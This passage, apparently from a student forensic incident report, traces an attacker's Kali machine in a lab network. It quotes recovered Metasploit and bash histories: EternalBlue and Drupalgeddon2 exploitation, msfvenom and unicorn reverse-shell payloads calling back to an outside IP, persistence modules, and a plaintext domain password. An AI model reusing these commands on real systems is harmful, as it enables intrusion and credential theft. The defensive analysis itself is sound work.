X:\name\fiiwOuGRTtZY.e-3004\modules\fiiwOuGRTtZY.exe\sections\text: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-3004\modules\fiiwOuGRTtZY.exe\pefile.dll: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-3004\vmemd\0x000000000020000.vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-3004\minidump\minidump.dmp: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-3004\vmemd\0x000000000040000-fiiwOuGRTtZY.exe.vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiiwOuGRTtZY.e-3004\vmemd\0x00000000002b0000.vvmem: Win.Tool.Meterpreter-6294292-0 FOUND
X:\name\fiiwOuGRTtZY.e-3004\vmemd\0x0000000000360000.vvmem: Win.Tool.Meterpreter-6294292-0 FOUND
X:\name\fiiwOuGRTtZY.e-3004\vmemd\0x00000000002100000.vvmem: Win.Tool.Meterpreter-9784935-0 FOUND
X:\name\fiiwOuGRTtZY.e-3004\vmemd\0x00000000002090000.vvmem: Win.Malware.Meterpreter-9872014-0 FOUND
```

Cscript.exe with Process ID 3028 and Parent Process ID 2908 found in memory dump
MGMT-wks01-memdum-006.mem.

MGMT-wks02 – Joe Fustolo

After a full forensic review of mgmt-wks02, it was determined that the compromised account, **james.middleton-adm**, created a startup task to execute a Visual Basic script stored on the Active Directory Server. The script creates a local executable that serves as a Metasploit Meterpreter reverse shell, allowing the threat actor to access the system at startup. There were no obvious signs of data exfiltration from the device, though proper removal of the malware should be followed.

MGMT-wks03 – Nicolo RerisiPatota

Upon finishing the forensic analysis of MGMT-wks03 it was determined that the file **filwOuGRTtZY.exe** did in fact exist on the system and was in fact ran. It is seen in the temp directory of both **james.middleton-adm** and **cindy.huerta**. Then later on it was clear that **james.middleton-adm** did in fact execute the program **beebep** from the path "**cscript.exe**"

\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxlQwzP.vbs

This is important because this path contains **cscript.exe** which was created and executed later on 3/27/2019 at 11:10:24. This also shows that the program **beebep** was contained in a directory named **clippy\UxTxlQwzP.vbs** which are files that have been prevalent in this investigation.

9. Conclusion

Final Thoughts:

- **james.middleton-adm** compromised
- clippy is evil
-

10. Recommendations or Further Work

List of recommendations:

- Delete **james.middleton-adm** user account and remake
 - Emphasize password safety and using non-admin accounts unless necessary
- Delete malicious GPO
- Remove malicious executables
 - **james.middleton-adm** Temp directory
 - Windows Temp directory
- Secure router/firewall (potential LAN infiltration?)

Network segmentation: Implement network segmentation to limit the lateral movement of potential threats across your network.

Intrusion Detection Systems (IDS) / Intrusion Prevention Systems (IPS): Deploy IDS/IPS solutions with updated signatures to detect and block EternalBlue exploit attempts. These systems can monitor network traffic and alert you to any suspicious activity.

Firewall rules: Configure your firewalls to block inbound traffic on TCP ports 139 and 445, which are used by the SMB protocol. Only allow necessary connections to reduce the attack surface.

Monitor logs: Regularly review logs from your systems, firewalls, and IDS/IPS solutions to detect any unusual activity that could indicate an EternalBlue exploit attempt.

Antivirus software: Use up-to-date antivirus software on all endpoints and ensure it's capable of detecting EternalBlue-related malware.

Regular vulnerability scanning: Regularly scan your network for vulnerabilities and apply patches as necessary to ensure all systems are up-to-date.

Appendix A - Team Tasks

Team	Person	Tasks
DNA		
MKA	Michael Bedard	IT-wks01, Kali Attack Methodology report section, Section 1.1 of report
	Keegan Thomas	IT-wks02, DHCP logs, organized all presentation slides, DHCP slide
	Amy Keigwin	IT-wks03, memory and static analysis, Kali sections (Basic Information, Browser History, and Recent Files), Kali presentation slide, Section 1.2 of report
SMT	Tom Claflin	PROG-wks02, web01 Analysis, PROG-Wks02 slide, Web02 slide
	Miranda Pagarelski	PROG-WKS03, Web01 Analysis, Programming Department Summary, Section 1.4 - Terminology, Web01 slide, Prog-Wks03 slide
	Sid Ramdas	Kali Machine Kali Analysis -Slide prog-wk0s1 prog-wks01-slide
JNN	Joseph Fustolo	MGMT-wks02, some AD01 investigation, Malware Analysis, AD presentation slide, Section 1.3 of the report

Appendix B - Kali Investigation (Each Team)

TEAM DNA

Threat Actor Overview - Austin Grupposo

Upon initial investigation, it was apparent that the threat actor in this case was utilizing KALI Linux, an offensive security distribution, for all malicious activities. It was identified throughout the case and across multiple teams that the threat actor carried out the following activities which will be outlined further in this subsection:

- Credential abuse of Sysadmin
- Credential abuse of normal user
- SMB Exploitation
- Drupal Exploitation
- Linux-based Persistence

It was identified via history logs and network traffic to other machines, including HR-wks01-03, that the Threat Actor utilized the IP address of **184.171.155.163** and was specifically targeting the IP addresses of **192.168.6.69** which, via port-forwarding, was tied to the CentOS Webserver at the organization, and **192.168.2.103**. There is reason to believe that the threat actor was utilizing a proxy service for these attacks as outlined elsewhere in this report.

Credential Abuse - Austin Grupposo

It was identified by Team DNA that the threat actor was utilizing the Metasploit framework for most malicious operations. Metasploit, in simple terms, is a series of tools, exploits, scripts, and other binaries that allow actors to approach malicious attacks with a streamlined and template-based approach. All Metasploit activities are logged via a *history* file which contains all commands run. Some of these commands pertained to the *james.middleton-adm* and the *kira.hall* user accounts. As shown in the following figure, it was strictly observed that these user's credentials were compromised as the threat actor entered them for SMB exploitation which is explained further on in this subsection.

```
set SMBDomain GRRU
set SMBPass [REDACTED]
set SMBUser james.middleton-adm
set SMBPass [REDACTED]
set SMBUser kira.hall
```

Fig. X - Abuse of James Middleton's and Kira Hall's Credentials

The aforementioned users' credentials have been censored for security reasons but it was confirmed that these credentials were valid at the time of the attack.

SMB Exploitation - Austin Grupposo

```
use exploit/windows/smb/ms17_010_eternalblue
options
show payloads
set payload windows/x64/meterpreter/reverse_tcp
options
set LHOST 184.171.155.25
options
set RHOSTS 192.168.2.103
```

Fig. X - EternalBlue Exploitation

As shown the threat actor is leveraging **EternalBlue** a wide-spread and devastating exploit that abuses an SMB protocol vulnerability. The initial PoC was developed by the NSA and has been used by large groups such as the WannaCry ransomware epidemic. This exploits **CVE-2017-0144** which allows for remote code execution. In this case, the RCE was another reverse shell as shown in the figure above as the *reverse_tcp*. A reverse shell, in simple terms, is a way for a threat actor to drop a file on another endpoint they don't currently have access to, giving them full shell/command line access from that system after exploitation.

After SMB shares were enumerated and the **SMB_DELIVERY** module was enabled, it appears that these malicious files may have been sent via a custom payload via PowerShell execution.

Drupal Exploitation - Austin Grupposo

```
use exploit/unix/webapp/drupal_drupalgeddon2
options
show payload
show payloads
set payload php/meterpreter/reverse_tcp
.
```


Fig. X - Drupalgeddon2 Execution

Before EternalBlue is run, the threat actor is observed exploiting Drupal. As shown in the figure above, the threat actor begins their attack by utilizing the Drupalgeddon2 exploit with a reverse TCP shell payload. This exploit is defined via **CVE-2018-7600** and it is a vulnerability that allows remote attackers to execute arbitrary code due to outdated Drupal versions.

For those unfamiliar with Drupal, it is an open-source content management system and is used for web content on websites. Looking at this, it is extremely likely that the threat actor is leveraging this exploit to upload a reverse shell for persistence on **WEB01**, the environment's web server.

That being said, after consulting with the **WEB01** team, **192.168.6.69** does not appear to be a static IP address associated with this web server, though it is using DHCP and, as aforementioned, it was observed that the threat actor was using a proxy service. However, upon consulting nmap results, as explained by investigator **Dylan Navarro** elsewhere in this report, it was observed that the **192.168.6.69** IP address belonged to a

CentOS machine within the environment. It has been confirmed that **WEB01** is the only box within the environment running this distribution.




The screenshot shows an XML-based Nmap history file. A red box highlights the IP address '192.168.6.69'. Another red box highlights the 'extrainfo' field, which contains '(CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40'. The file also includes details about open ports (TCP 22, 443, 80) and various service versions (Apache 2.4.6, Nginx 1.10, MySQL 7.5, etc.).

Fig. X - NMAP History Pointing to CentOS Attacks

WEB01/CentOS Persistence - Austin Grupposo

As shown in the figure below, the threat actor continued to establish persistence via cron jobs (scheduled tasks), autostart jobs (run keys) and services. These exploits only work against Linux endpoints, this leads investigators to solidify their belief that this is leveraged against the CentOS-based **WEB01** box.



The screenshot shows Metasploit exploit code for Linux persistence. A red box highlights the exploit module 'use exploit/linux/local/cron_persistence'. Another red box highlights the module 'use exploit/linux/local/autostart_persistence'. A third red box highlights the module 'use exploit/linux/local/service_persistence'.

Fig. X - Linux Persistence via Metasploit exploitation

Kali Analysis - Dylan Navarro

Reviewing the threat actor's Kali Linux instance provided a lot more insight into the events that occurred. The analysis of the system began with reviewing user accounts on the system. These accounts were found in the /etc/passwd file. **Figure DNA-1**, shows the partial contents of the file with the root user account highlighted. This was the only user account found on the system.

```

E: > Evidence Files > Saved Files > $ passwd
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/sync
6  games:x:5:60:games:/usr/games:/usr/sbin/nologin
7  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
23 mysql:x:104:109:MySQL Server,,,:/nonexistent:/bin/false
24 Debian-exim:x:105:110::/var/spool/exim4:/usr/sbin/nologin
25 uuidd:x:106:112::/run/uuidd:/usr/sbin/nologin
26 rwhod:x:107:65534::/var/spool/rwho:/usr/sbin/nologin
27 redsocks:x:108:113::/var/run/redsocks:/usr/sbin/nologin
28 usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
29 miredo:x:110:65534::/var/run/miredo:/usr/sbin/nologin
30 ntp:x:111:114::/nonexistent:/usr/sbin/nologin

```

Fig. DNA-1 - /etc/passwd file showing root user

With the user account identified the analysis moved to the user's bash history. This was done because as **Figure DNA-1** shows the default shell for the user was bash. The bash history file was located at /root/.bash_history. **Figure DNA-2** shows the partial contents of the bash history file.

```

1
2 apt-get install proxychains
3 ip addr
4 nmap 184.171.155.163 -sV -oX -T5
5 nmap 184.171.155.163 -sV -oX / -T5
6 nmap 184.171.155.163 -sV -oX ~/out.xml -T5
7 ls
8 cat out.xml
9 vim /etc/proxychains.conf
10 route
11 route add 192.168.0.0 255.255.255.0 4
12 vim /etc/proxychains.conf
13 msfconsole
14 systemctl enable postgresql
15 systemctl start postgresql
16 msfconsole
17 msfdb init
18 msfconsole
19 sessions
20 msfconsole
21 tg
22 nmap 192.168.6.69 -sV -T5 -Pn
23 ip addr

```

Fig. DNA-2 - Partial bash history

Reviewing the commands shown in **Figure DNA-2** indicates that the threat actor was using nmap for network enumeration as well as Metasploit (msfconsole) for exploitation. The third nmap command shows the results were output to a file on the system. The file path is relative and is `~/out.xml`. This translates to `/root/out.xml` as `~` is an alias for the user's home directory. Finding this file on the system shows us the results of multiple nmap scans conducted by the threat actor. **Figure DNA-3** shows a portion of the `out.xml` document that shows nmap scan results.

```

3571 <host starttime="1553115734" endtime="1553116247"><status state="up" reason="echo-reply" reason_ttl="64"/>
3572 <address addr="192.168.6.69" addrtype="ipv4"/>
3573 <hostnames>
3574 </hostnames>
3575 <ports><extraports state="filtered" count="996">
3576 <extrareasons reason="no-responses" count="996"/>
3577 </extraports>
3578 <port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="ssh" product="OpenSSH" version="7.5" extrainfo="protocol 2.0" method="probed" cor
3579 <port protocol="tcp" portid="53"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="domain" method="probed" conf="10"/></port>
3580 <port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="http" product="Apache httpd" version="2.4.6" extrainfo="(CentOS) OpenSSL/1.0.2k-f
3581 <port protocol="tcp" portid="443"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="http" product="nginx" method="probed" conf="10"/><cpe>cpe:/a:igor_sysoev:nginx</c
3582 </ports>

```

Fig. DNA-3 – Partial nmap scan results contained in `out.xml`

The next artifact that was analyzed was the `/root/.msf4/history` file. This file is similar to the bash history but shows commands executed within Metasploit. Metasploit is a tool used for penetration testing and can be used by threat actors to compromise systems. **Figure DNA-4** shows the beginning of the Metasploit history file. Here it is shown that the threat actor is using an exploit for Drupal with a PHP reverse shell as the payload. This means that Metasploit will attempt to use this exploit against a Drupal instance to establish persistence via a PHP reverse shell.

```
history
1  help
2  db_connect
3  db_status
4  exit
5  db status
6  use exploit/unix/webapp/drupal_drupaleddon2
7  options
8  show payload
9  show payloads
10 set payload php/meterpreter/reverse_tcp
11 options
12 set RHOST 192.168.6.69
13 set LPORT 443
14 options
```

Fig. DNA-4 - MSF Console History

Further analysis of this history file shows additional exploits and payloads being used. **Figure DNA-5** shows a condensed view of the Metasploit history showing all the unique exploits and payloads used. Though these are included in the history that doesn't mean that the exploitation was successful though based on the associated commands this seems to be the case.

```

history_trim
1  use exploit/unix/webapp/drupal_drupalgeddon2
2  set payload php/meterpreter/reverse_tcp
3  use post/linux/gather/checkvml
4  use post/linux/gather/enum_system
5  use post/linux/gather/enum_network
6  use auxiliary/server/socks4a
7  use exploit/linux/local/cron_persistence
8  use exploit/linux/local/autostart_persistence
9  use exploit/linux/local/service_persistence
10 set payload php/meterpreter/bind_tcp
11 use exploit/windows/smb/ms17_010_永恒之蓝
12 set payload windows/x64/meterpreter/reverse_tcp
13 use auxiliary/scanner/smb/smb_login
14 use exploit/windows/smb/psexec
15 use auxiliary/scanner/smb/smb_ms17_010
16 use exploit/windows/http/rejetto_hfs_exec
17 use auxiliary/scanner/smb/smb_enumshares
18 use exploit/windows/smb/smb_delivery
19 set payload generic/custom
20 set payload windows/x64/exec
21 set payload windows/x64/messagebox
22 set payload windows/x64/meterpreter/reverse_winhttp
23 set payload windows/powershell_reverse_tcp
24 use exploit/windows/http/rejetto_hfs_exec
25 use post/multi/manage/autoroute
26 use exploit/windows/local/persistence
27 use exploit/multi/handler
28 use post/windows/manage/enable_rdp
29 use auxiliary/scanner/portscan/tcp

```

Fig. DNA-5 - Metasploit exploits and payloads

All of these exploits and payloads can be found on the disk image under the /usr/share/metasploit-framework/modules/ directory. That directory will contain a structure that matches the items referenced in the history. Returning to the bash history there were two msfvenom commands executed to create payloads for Windows systems. This is a command line utility from the Metasploit package used to make malicious payloads and infect systems. **Figures DNA-6 and DNA-7** show the two msfvenom commands used to generate payloads.

```

92  msfvenom
93  msfvenom --list encoders
94  msfvenom -p windows/meterpreter/reverse_tcp LHOST=184.171.155.25 LPORT=4444 -f exe > payload1.exe
95  ls

```

Fig. DNA-6 - payload1.exe creation on Kali

```

135 ip addr
136 msfvenom
137 msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=184.171.155.25 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 5
138 msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=184.171.155.25 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 5 > payload.exe
139 ls

```

Fig. DNA-7 - payload.exe creation on Kali

The payload.exe file was found on the Active Directory Domain Controller indicating that it was transferred over. Reviewing the bash history further showed the presumed method of transporting the file. **Figure DNA-8** shows a portion of the bash history where the threat actor started the apache2 service. Apache is a web server that comes with Kali Linux. By default the

```
123  systemctl status httpd
124  systemctl status apache2
125  cd /var/www/
126  ls
127  cd html
128  ls
129  systemctl start apache2
130  systemctl status apache2
```

Fig. DNA-8 - Apache Started

Figure DNA-9 shows that both payloads are found in the default web directory (/var/www/html/). There is a default index.html file in there. Both payload.exe and index.html were found on the domain controller for the organization. The file names on the domain controller were p.exe and p1.exe respectively.

EVIDENCE (4)							
		Selected folder only ▾					
		Column view ▾					
ALL EVIDENCE ▶ KALI-Linux.E01 ▶ Partition 1 (EXT-family, 78 GB) ▶ var ▶ www ▶ html ▾							
⋮	Name	⋮	Type	⋮	File e...	Size ...	Created
...	index.html	...	File	⋮	.html	10,701	02/11/2019 07:26:25 0
...	index.nginx-debian.html	...	File	⋮	.html	612	02/11/2019 07:26:25 0
...	payload.exe	...	File	⋮	.exe	7,168	03/27/2019 19:21:42 0
...	payload1.exe	...	File	⋮	.exe	73,802	03/27/2019 19:30:19 0

Fig. DNA-9 - Files in Web Directory

Reviewing the Apache log located at /var/log/apache2/access.log shows multiple GET requests to the Apache web server on Kali. **Figure DNA-10** shows these requests. Note the user agent for all these requests indicate that it might have been initiated with PowerShell.

```
access.log
1 192.168.6.69 - - [27/Mar/2019:15:14:33 -0400] "GET / HTTP/1.1" 200 11012 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.206"
2 192.168.6.69 - - [27/Mar/2019:15:15:49 -0400] "GET / HTTP/1.1" 200 10950 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.206"
3 192.168.6.69 - - [27/Mar/2019:15:17:48 -0400] "GET / HTTP/1.1" 200 11012 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.206"
4 192.168.6.69 - - [27/Mar/2019:15:23:26 -0400] "GET /payload.exe HTTP/1.1" 200 7473 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.206"
5 184.171.155.134 - - [27/Mar/2019:15:26:50 -0400] "GET /payload.exe HTTP/1.1" 200 7473 "-" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.5"
6 184.171.155.134 - - [27/Mar/2019:15:30:42 -0400] "GET /payload1.exe HTTP/1.1" 200 74109 "-" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.5"
7 192.168.6.69 - - [27/Mar/2019:15:31:35 -0400] "GET / HTTP/1.1" 200 11012 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.206"
```

Fig DNA-10. - Apache Access Log

TEAM MKA

Basic Information - Amy Keigwin

To first begin to understand, specific files from the threat actor's machine (`\etc\os-release`, `\etc\hostname`, and `\etc\timezone`) were examined to get information about the operating system, hostname, and timezone respectively. Another file (`\var\lib\dhcp\dhclient.leases`) was also checked to see what IP address the machine had, of which there were two.

Table B.MKA.1: Basic Information

Machine Name	kali
Machine OS	Kali GNU/Linux
OS Version	2019.1
Timezone	UTC-5 (Eastern Standard Time)
IP Address	184.171.155.120, 184.171.155.206

Browser History - Amy Keigwin

The next step in understanding the behavior of the threat actor was by examining their Firefox history located at `\root\mozilla\firefox\p2she3xn.default\places.sqlite`. In general, a number of hacking and password carving tools were downloaded to later attempt credential harvesting on compromised machines.

Table B.MKA.2: Firefox History

Source	Title	Visit Count	Last Access Timestamp (UTC-5)
Google Search	github c99	1	03/21/2019 13:58:32
https://codeload.github.com/tennc/webshell/zip/master	webshell-master.zip	0	03/21/2019 13:58:44
https://github.com	Github	1	03/25/2019 19:53:55
http://192.168.6.69/*	GRRU's Project Website!	55	03/25/2019 20:22:36
http://www.freerdp.com	FreeRDP	1	03/27/2019 16:54:02
Google Search	nirsoft tools chromepassview	1	03/28/2019 14:49:14
https://www.nirsoft.net/tools/download/chromepass.zip	chromepass.zip	0 (download)	03/28/2019 14:49:27

Google Search	nirsoft firefox password view	1	03/28/2019 14:49:58
https://www.nirsoft.net/tools/download/passwordfox-x64.zip	passwordfox-x64.zip	0 (download)	03/28/2019 14:50:07
Google Search	nirsoft chromecookiesview	1	03/28/2019 14:50:38
https://www.nirsoft.net/utils/chromecookiesview.zip	chromecookiesview.zip	0 (download)	03/28/2019 14:50:47
https://codeload.github.com/gentilkiwi/mimikatz/zip/master	mimikatz-master.zip	0 (download)	03/28/2019 17:27:19
Google Search	github mimikatz	2	03/28/2019 17:30:13
https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0/mimikatz_trunk.zip		1 (download)	03/28/2019 17:30:20

Recent Files - Amy Keigwin

After that, the machine was examined for what files had been recently viewed, which was found in the **\root\local\share\recently-used.xbel** file. All of these files were viewed through a network share, as evidenced by the prefix “file:///”. Specifically, these files were likely viewed from a compromised machine (AD01 or IT-wks02) to copy the files to the system and attempt credential harvesting and general malicious actions.

Table B.MKA.3: Recent Files

File Path	Created Date	View Count	Last Access
file:///root/Desktop/out.xml	03/20/2019 13:36:27	1	03/20/2019 13:36:27
file:///tmp/mozilla_root0/webshell-master.zip	03/21/2019 09:58:46	1	03/21/2019 09:58:46
file:///root/unicorn/ZzPsiQid.jpeg	03/27/2019 04:48:15	1	03/27/2019 04:48:15
file:///root/unicorn/jdfZdGIq.jpeg	03/27/2019 10:22:38	1	03/27/2019 10:22:39
file:///root/Downloads/chromepass.zip	03/28/2019 10:49:27	1	03/28/2019 10:49:27
file:///root/Downloads/passwordfox-x64.zip	03/28/2019 10:50:07	1	03/28/2019 10:50:19
file:///root/Downloads/chromecookiesv	03/28/2019 10:50:47	1	03/28/2019 10:50:59

iew.zip			
file:///root/Downloads/mimikatz-master.zip	03/28/2019 13:27:20	1	03/28/2019 13:27:20
file:///root/Downloads/mimikatz_trunk.zip	03/28/2019 13:30:22	1	03/28/2019 13:30:22

Attack Methodology - Michael Bedard

The contents of this section are from the .bash_history file that was found in the root of the Kali box. This details a lot of the exploitation that was done by the threat actor. This includes his initial exploitation of 192.168.1.102 and 192.168.1.254, which are IT-wks02 and the DHCP01 server that were attacked. There is a lot of SSH and RDP connections to the different systems, and after a certain point, you can see that the username and password for the james.middleton-adm account were being leveraged.

Figure B.MKA.1

```
apt-get install proxychains
ip addr
nmap 184.171.155.163 -sV -oX -T5
nmap 184.171.155.163 -sV -oX / -T5
nmap 184.171.155.163 -sV -oX ~/out.xml -T5
ls
cat out.xml
vim /etc/proxychains.conf
route
route add 192.168.0.0 255.255.255.0 4
vim /etc/proxychains.conf
```

Figure B.MKA.2

```
nmap 192.168.6.69 -sV -T5 -Pn
ip addr
ping 8.8.8.8
dhclient -r
dhclient
ip addr
nmap 192.168.6.69 -sV -T5 -Pn
ssh root@192.168.6.69
nmap 192.168.6.69 -sV -T5 -Pn
ip addr
nmap 192.168.6.69 -sV -T5 -Pn
ping 8.8.8.8
dhclient
dhclient -r
dhclient
ip addr
ping google.com
ssh root@192.168.6.69
```

Figure B.MKA.3

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=184.171.155.211 LPORT=4444 -f exe > update.exe
ls
ssh -L 8080:192.168.2.100 192.168.6.69
ssh -L 8080:192.168.2.100:139 192.168.6.69
```

Figure B.MKA.4

```
git clone https://github.com/trustedsec/unicorn
cd unicorn/
./unicorn.py --help
ip addr
./unicorn.py windows/meterpreter/reverse_https 184.171.155.25 4444
ls
vim powershell_attack.txt
ls
msfconsole -r /root/unicorn.rc
ls
mkdir /opt/unicorn
mv unicorn.rc /opt/unicorn/
msfconsole -r /opt/unicorn/unicorn.rc
./unicorn.py windows/meterpreter/reverse_https 184.171.155.25 443
```

Figure B.MKA.5

```
rdesktop
rdesktop 192.168.1.102
rdesktop 127.0.0.1:3389
ip addr
msfconsole
rdesktop 127.0.0.1:3389
rdesktop 192.168.1.254:3389
rdesktop 192.168.1.254
rdesktop 127.0.0.1
rdesktop 0.0.0.0:3389
ping 192.168.1.254
rdesktop 0.0.0.0:3389
rdesktop 127.0.0.1:3389
route
portfwd
rdesktop 127.0.0.1:3389
rdesktop 192.168.1.254:3389
```

Figure B.MKA.6

```
msfconsole
msfvenom
msfvenom --list encoders
msfvenom -p windows/meterpreter/reverse_tcp LHOST=184.171.155.25 LPORT=4444 -f exe > payload1.exe
```

Figure B.MKA.7

```
netstat -antp | grep 3389
rdesktop 127.0.0.1:3389
rdesktop 127.0.0.1:3389 -d grru
rdesktop 127.0.0.1:3389 -d grru -u james.middleton-adm -p iliketurtles
nmap 127.0.0.1 -p 3389 -T5 -sV
nmap 127.0.0.1 -p 3389 -T5 -sV -Pn
netstat -antp | grep 3389
sudo rdesktop 127.0.0.1:3389
netstat -antp | grep 3389
ip addr
ssh root@localhost
systemctl status ssh
systemctl start ssh
systemctl status ssh
cd /etc/ssh/
```

Figure B.MKA.8

```
rdesktop localhost:4000 -d GRRU -u james.middleton-adm -p iliketurtles
freerdp
sudo apt install freerdp
sudo apt install freerdp2-x11 2.0.0~git20190204.1.269
rdesktop localhost:4000 -d GRRU -u james.middleton-adm -p iliketurtles
```

Figure B.MKA.9

```
msfvenom
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=184.171.155.25 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 5
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=184.171.155.25 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 5 > payload.exe
```

TEAM SMT


Basic Overview - Sid Ramdas

Machine Name	Kali
Machine OS	Kali Linux
Timezone	UTC -5 (Standard Eastern Time Zone)

Files on System - Sid Ramdas

